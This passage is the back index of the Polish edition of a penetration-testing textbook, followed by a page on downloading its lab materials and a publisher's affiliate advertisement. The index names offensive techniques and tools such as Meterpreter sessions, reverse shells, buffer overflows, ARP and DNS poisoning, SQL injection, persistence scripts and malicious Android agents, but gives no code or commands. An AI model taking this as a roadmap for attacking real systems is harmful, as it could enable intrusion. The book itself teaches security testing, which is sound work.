 kodu exploitów, 521
 plików, 97
przepełnienie bufora, 246, 449, 453, 473, 479,
 500, 522
przesyłanie
 exploita, 579
 plików, 243, 244

przetwarzanie danych, 102
pułapka, 491, 514, 515
punkt dostępowy, 425
pusty bajt, null byte, 533
Pwned, 235

Q

Quick Response codes, 552

R

randomizacja układu przestrzeni adresowej, 544
ranking
 luk w zabezpieczeniach, 189
 podatności, 189
raport techniczny, 35
raportowanie, 34
RC4, Rivest Cipher 4, 428
rejestr
 EAX, 451
 EBP, 451
 EBX, 451
 ECX, 451
 EDI, 451
 EDX, 451
 EIP, 451, 479
 ESI, 451
 ESP, 451
rejestrator domen internetowych, 160
rekonstruowanie sesji TCP, 211
rekordy DNS, 164
Remote Desktop Users, 389
retransmitowanie pakietów ARP, 435
Reverse shell, 143, 281
RFI, Remote File Inclusion, 408
rodzaje powłok, 142
root, 92, 95, 96
ROP, Return-Oriented Programming, 545
router
 bezprzewodowy, 423
 Linksys WRT54G2, 424
rozłączanie sesji HTTP Meterpretera, 301
rozmiar dysku maszyny wirtualnej, 63
rozszerzanie uprawnień, 354
rozszerzenie Railgun, 356
rozwiązywanie nazw DNS, 221
RPC, Remote Procedure Call, 131, 373
ruch sieciowy, 207

S

SAM, Windows Security Accounts Manager, 245
SEH, Structured Exception Handlers, 499, 506
Service Pack, 155
serwer
 3Com TFTP, 526
 Apache, 241, 243
 BeEF, 414
 C&C, 331
 DHCP, 107
 DNS, 162
 FileZilla, 79
 FTP, 80, 196, 197, 210
 MySQL, 241
 poczty elektronicznej, 75, 164
 POP3, 261
 proxy, 386, 395
 RPC, 131
 SLMail, 246
 SMB, 153
 SPF, 557
 VPN, 165
 Vsftpd, 250
 War-FTP, 474, 475, 479, 502
 WebDAV, 238
 WWW, 75, 165, 203, 238
 Zervit 0.4, 179, 204
sesja
 Meterpretera, 241, 351
 powłoki systemu Android, 563
 SSH, 196
SET, Social-Engineer Toolkit, 19, 313
SHA, Secure Hash Algorithm, 330
sieci bezprzewodowe, 428
sieć Tor, 387
skaner
 Nessus, 50, 52, 183
 Nikto, 200
 Nmap, 578
skanery portów, 384
skanowanie
 aplikacji, 419
 aplikacji internetowych, 199, 419
portów, 124, 170, 202, 385, 576
portów ręczne, 170
SYN, 172, 173
TCP, 175
TCP SYN, 172
UDP, 177

- wybranych portów, 178, 179
- za pomocą Nessusa, 186
- zakodowanego pliku, 336
- sklep Google Play, 570, 571
- skompilowany plik APK, 573
- skórka
 - programu Winamp, 308
 - Rocketship, 309
- skrót, *Patrz* hasz
- skrypt
 - hook.js, 415
 - meterpreter.php, 243
 - migrate, 353, 354
 - NFS-LS, 195
 - nfs-ls.nse, 194
 - persistence, 389
 - pingscript.sh, 120
 - powłoki bash, 116
 - shell.php, 242
 - Step1-install-iis.bat, 88
- skrypty
 - Meterpretera, 353
 - Nmap, 193
 - powłoki bash, 115
 - w języku Python, 123
- słowo kluczowe
 - done, 119
 - fi, 118
 - then, 118
- smartfony, 566
- SMB, Server Message Block, 133
- SMS, Short Message Service, 550
- SMTP, Simple Mail Transfer Protocol, 171
- sprawdzanie
 - historii poleceń, 372
 - podatności, 197
 - portów, 125
- SQL injection attack, 399
- SSL stripping, 227
- SSL, Secure Sockets Layer, 224
- staged payloads, 235
- starszeństwo bajtów, 469
- statyczny adres IP, 71, 87, 107
- sterownik afd.sys, 358
- sterta, heap, 450
- stos, stack, 450, 452, 473
- strefa zdemilitaryzowana, DMZ, 382
- streszczenie raportu, 34
- struktura SEH, 500
- suma kontrolna, 430, 431
- superużytkownik, 92, 95
- sygnał ACK, 172
- sygnatury antywirusowe, 331
- symbol
 - \$1, 118
 - >, 111
 - >>, 99
- system
 - Netcraft, 160
 - operacyjny
 - Android, 54, 555
 - iOS, 285
 - Kali Linux, 40
 - Mac OS, 46
 - Ubuntu, 82
 - Windows, 45
 - plików, 92
 - zdalny, 109
- szablon
 - pliku wykonywalnego, 338
 - strony internetowej, 320
 - wiadomości e-mail, 316
- szłyfr strumieniowy RC4, 428
- szysfrowanie
 - plików wykonywalnych, 341
 - WPA/WPA2, 423, 430, 440

Ś

- śledzenie rejestru ESP, 507
- środowisko

- testowe, 52
- uruchomieniowe JRE, 298

T

- tablica ARP, 215–217
- technika
 - Reflective Dll Injection, 236
 - ROP, 545
 - Stack Cookies, 543
- techniki zapobiegania atakom, 543
- terminal, 91
- test penetracyjny, 29
 - analiza podatności, 33
 - atak, 33
 - faza wstępna, 31
 - mapowanie zagrożeń, 33
 - powłamaniowa eksploracja systemu, 33
 - raportowanie, 34
 - wewnętrzny, 30
 - zakres, 31

test penetracyjny
zbieranie informacji, 32
zewnętrzny, 30
testowanie
 aplikacji internetowych, 393
 podatności, 400
 połączenia, 48
testowe środowisko wirtualne, 39
tęczowe tablice, rainbow tables, 275
TLS, Transport Layer Security, 236
token
 delegacji, 378
 personifikacji, 156, 377
transfer stref, 164
translacja adresów sieciowych, 44
trasa, 384
trojan, 328
tryb
 host-only, 383
 monitora, 426
 nasłuchiwania, 208
tryby połączeń sieciowych, 44
tunelowanie SSH, 388
tworzenie
 agenta SPF, 570
 aplikacji SPF, 555
 emulatora urządzenia, 57
 handlera, 294, 295
 interfejsu sieciowego, 427
 katalogów, 97
 kont użytkowników, 69, 371
 konta użytkownika, 76, 83, 388
 listy haseł, 259, 260
 ładunków, 53
 maszyny-celu, 62, 82, 83
 migawek, 40
 modułów Metasploita, 535
 modułu exploita, 538
 plików, 97
 pliku PDF, 293, 296
 pliku wykonywalnego, 336
 polityki skanowania, 183, 184
 połączenia zwrotnego, 235
 procesu nasłuchującego, 152, 318
 przestrzeni kluczy, 260
 samodzielnnych ładunków, 148
 sesji Meterpretera, 240, 287
 surowego ładunku, 339
 szablonu wiadomości, 316
 użytkownika FTP, 80
 wirtualnego środowiska testowego, 39

zadań cron, 391
zaszyfrowanych plików, 343
złośliwego agenta SPF, 567
złośliwych agentów SPF, 566
tylne wejście, backdoor, 182, 250, 563

U

UAC, User Account Control, 359
Ubuntu 8.10, 82
uchwyty, handlers, 378
udział administracyjny ADMIN\$, 373
udziały NFS, 251
uprawnienia użytkownika, 94, 356
uruchamianie
 emulatora urządzenia, 58, 59
exploita, 141, 144, 386, 534, 580, 582
konsoli Msfconsole, 131
modułu Aurora, 287
modułu BeEF, 417
modułu browser_autopwn, 305
modułu exploita, 148, 358
modułu klasy post, 355
modułu Metasploita, 131, 560
pakietu Burp Suite, 394
pakietu SET, 313
pakietu SPF, 553
pliku PDF, 297
powłoki, 111, 492
procedury xp_cmdshell, 403
programu Hyperion, 342
programu Veil-Evasion, 344
serwera BeEF, 414
serwera Zervit 0.4, 75
sesji Meterpretera, 350
skanera Nikto, 200
skanera Nmap, 387, 578
skanu Nessusa, 187
skryptów, 117, 238
skryptów Meterpretera, 289
skryptów w sesjach, 289
skryptu migrate, 354
skryptu NSE, 194
skryptu persistence, 390
systemu Kali Linux, 42, 267
usług pakietu XAMPP, 79
zapytań SQL, 242
urządzenia
 maszyny wirtualnej, 64
mobilne, 549, 563

usługa, 106
3Com TFTP, 77
IIS, 410
Metasploit, 131
NFS, 194
SMB, 133
VirusTotal, 333
usługi łamania hasel, 275
USSD, Unstructured Supplementary Service Data, 563
ustawianie
 hasła, 70, 71, 84
 nazwy komputera, 66
 opcji exploita, 137, 298
 opcji ładunku, 316
 parametru AutoRunScript, 291
 pułapki, 490, 491
 statycznego adresu IP, 71, 85, 107
ustawienia grupy roboczej, 67
usuwanie
 ostatniego znaku, 122
 plików, 97
utrzymywanie dostępu, 388
uwierzytelnianie, 374
 SMB, 376
 SSH, 196, 253
 XML, 403
uzyskiwanie pomocy, 146
użytkownik secret, 380
używanie skanerów podatności, 189

V

VMware, 39
VMware Player, 45

W

wartość skrótu hasel, 264
wczesne wykrywanie, 236
wektor inicjujący, IV, 429
WEP, Wired Equivalent Privacy, 428
weryfikowanie
 certyfikatu, 225
 offsetów, 484, 509
wewnętrzna baza danych, 399
wiadomości tekstowe, 550
wiązanie powłoki, 142
wiersz polecen, 92, 131, 145
WiFi Protected Setup, 444
Windows 7, 83

Windows XP, 62, 73
wirtualne
 cele ataku, 61
 środowisko testowe, 39
 właściciel pliku, 99
WPA, WiFi Protected Access, 437
wrażliwe dane, 407
wskaźnik
 EIP, 465
 SEH, 510
wstrzykiwanie
 kodu powłoki, 343
 kodu SQL, 399, 403
 kodu XPath, 403
 pakietów, 433
wtyczka Mona, 480, 533
wybieranie
 adresata, 316
 formatu ładunku, 149
 interfejsu sieciowego, 209
 ładunku, 143, 149, 315, 517
 nazwy pliku, 316
 rodzaju skanu, 185
 szablonu wiadomości, 317
wyjątek bezpieczeństwa, 51
wykonywanie polecen, 409
wykorzystywanie
 adresu powrotu, 490
 backdoora, 250
 błędów przepelnienia, 246
 exploita, 249
 konsoli phpMyAdmin, 241
 luk w zabezpieczeniach, 248, 279, 385
 Java, 300
 uslug, 250
 luki Aurora, 288
 luki MS08-067, 236
 otwartych udziałów NFS, 251
 podatności, 401
 poświadczeń logowania, 237
 stron internetowych, 319
wykrywanie ładunków, 333
wyłączanie
 automatycznych aktualizacji, 86
 ochrony, 89
 zapory sieciowej, 70, 71
wyłudzanie
 informacji, 160
 poświadczeń logowania, 325
wymuszanie awarii programu, 456, 476

wyniki

- działania skryptu, 193, 195
- działania zapytań, 169
- działania zapytań Maltego, 170
- skanowania SYN, 173
- skanowania TCP, 175
- skanowania UDP, 177
- skanu, 188
- zapytania Netcraft, 161
- wyodrębnianie klucza bootkey, 265
- wypychanie powłoki, 111
- wysyłanie wiadomości e-mail, 318, 324
- wyszukiwanie
 - adresu powrotu, 532
 - bajtów wzorca, 505
 - bezprzewodowych punktów dostępowych, 425
 - błędów, 522
 - ciągu znaków, 506
 - exploita, 363
 - informacji, 366
 - kompatybilnych ładunków, 140
 - luk w zabezpieczeniach, 181, 191, 361, 474
 - modułów, 132, 134
 - nazw kont użytkowników, 204
 - niewłaściwych znaków, 493
 - offsetów wzorca, 484
 - offsetu adresu powrotu, 480
 - plików, 367
 - podatności, 181, 191, 361
 - podciągu znaków, 483
 - tekstu, 101
 - wystąpień instrukcji, 532
 - znanych podatności, 474
- wyświetlanie
 - danych logowania, 229
 - ekranu pomocy, 328
 - informacji, 574
 - konfiguracji połączeń, 106
 - listy interfejsów, 425
 - listy procesów, 353, 371
 - listy tokenów, 379
 - łańcucha SEH, 501
 - opcji, 146
 - zawartości pliku SAM, 265
- wywoływanie awarii programu, 463, 525
- wzorce, 104
- wzorce cykliczne, 504
- wzorzec Mona, 505

X

- XAMPP 1.7.2, 78
- XSS, Cross Site Scripting, 411

Z

- zabezpieczenia DEP, 546
- zakodowany ładunek, 339
- zakres testu penetracyjnego, 31
- zamiana
 - bajtów nadpisujących, 514
 - kodu powłoki, 533
- zapewnianie dostępu, 389
- zapisywanie poświadczeń logowania, 369
- zapobieganie
 - atakom, 543
 - włamaniom, 236
 - wykonywaniu danych, 545
- zapora sieciowa, 70
- zapytania
 - DNS, 162
 - SQL, 242
 - w pakiecie Maltego, 168
 - whois, 161
 - XPath, 403
- zarządzanie
 - bazą danych, 200
 - hasłami, 255
 - połączonymi sieciowymi, 106
 - zainstalowanymi pakietami, 105
- zasada działania modułów, 286
- zastosowanie
 - exploita winamp_maki_bof, 307
 - ładunku java/meterpreter/reverse_tcp, 303
- modułu
 - browser_autopwn, 304
 - local/bypassuac, 360
 - multi/handler, 151
 - psexec, 373
 - SMB Capture, 380
 - SSHEexec, 376
- polecenia
 - cewl, 259
 - hashdump, 375
 - upload, 351
 - wget, 364

- programu
 - Ettercap, 224
 - Hydra, 262
 - John the Ripper, 271, 274
 - SQLMap, 402
 - SSLstrip, 228
 - Wireshark, 208
- wzorca cyklicznego, 504
- zatruwanie
 - DNS, 220, 222
 - tablic ARP, 216–219
- zatrzymywanie działającego zadania, 288
- zbieranie informacji, 32, 159
- zdalna kontrola urządzeń, 563
 - mobilnych, 575
 - zdalne sterowanie, 575
 - zdalny pulpit, 389
- złośliwe
 - agenty SPF, 566
 - aplikacje, 565
 - oprogramowanie, 333
 - pliki, 336
- punkty dostępowe, 326
- skórki programu, 308
- skrypty PHP, 409
- wiadomości, 318, 322
- zmiana
 - katalogów, 92
 - ustawień interfejsu sieciowego, 46, 47
 - ustawień maszyny wirtualnej, 45
- zmienna środowiskowa PATH, 117
- znaczniki NFC, 551
- znak równości, 118
- znaki drukowalne, 339

ż

- żądanie
 - anulowania uwierzytelnienia, 433
 - ARP, 435
 - HTTP GET, 396
 - logowania, 405
 - wyświetlenia biuletynu, 406

Pobieranie oprogramowania dla środowiska testowego

Na stronie <http://www.nostarch.com/pen-testing/> znajdziesz łącza internetowe do oprogramowania wykorzystywanego w tej książce, takiego jak aplikacja internetowa BookApp, maszyna wirtualna z systemem Ubuntu oraz maszyna wirtualna z systemem Kali Linux. Aby rozpakować plik archiwum 7-Zip zawierający materiały do książki, powinieneś wpisać hasło *1stPenTestBook?!*.

Program 7-Zip dla systemów Windows i Linux znajdziesz na stronie <http://www.7-zip.org/download.html>. Jeżeli jednak jesteś użytkownikiem komputera Mac, polecam program Ez7z, który możesz pobrać ze strony <http://ez7z.en.softonic.com/mac>.

Dodatkowe źródła informacji (w języku angielskim) znajdziesz na stronie autorki książki, Georgii Weidman, pod adresem <http://bulbsecurity.com/>.

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION



1. ZAREJESTRUJ SIĘ
2. PREZENTUJ KSIĄŻKI
3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA

 Helion SA